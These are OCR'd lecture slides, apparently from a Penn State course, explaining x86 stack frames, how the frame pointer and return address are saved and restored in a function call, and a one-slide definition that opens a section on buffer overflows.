


1. Push %ebp before locals
2. Set %ebp to current %esp
3. **Set %ebp to(%ebp) at return**

Returning From Functions

```
int main()
{
    ...
    func("Hey", 10, -3);
    ...
}
```

Q: How do we restore %ebp?



1. Push %ebp before locals
2. Set %ebp to current %esp
3. **Set %ebp to(%ebp) at return**


Returning From Functions

PennState

```
int main()
{
    ...
    func("Hey", 10, -3);
    ... 
}
```

Q: How do we resume here?


0x00000000 0xffffffff



Set %eip to 4(%ebp) at return


Push next %eip before call

Stack



previous frame
function arguments
return address
previous frame pointer
local variables
current frame
frame pointer
stack pointer
caller code
1. push arguments
2. call instruction
callee code
1. push frame pointer
2. move stack pointer to frame pointer
3. increase stack pointer

Function call

```
int foo(int a, int b)
{
   int i = 3;

   return (a + b) * i;
}

int main()
{
   int e = 0;
   e = foo(4, 5);
   printf(“%d”, e);
}
```



Stack & Functions: Summary



Stack & Functions: Summary

- Calling function:

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: %eip+something
3. Jump to the function's address

- Called function:

4. Push the old frame pointer onto the stack: %ebp
5. Set frame pointer %ebp to where the end of the stack is right now: %esp
6. Push local variables onto the stack; access them as offsets from %ebp

- Returning function:

7. Reset the previous stack frame: %ebp = (%ebp) /* copy it off first */
8. Jump back to return address: %eip = 4(%ebp) /* use the copy */

Buffer Overflows

- Buffer
  - Contiguous set of a given data type
  - Common in C
    - All strings are buffers of chars

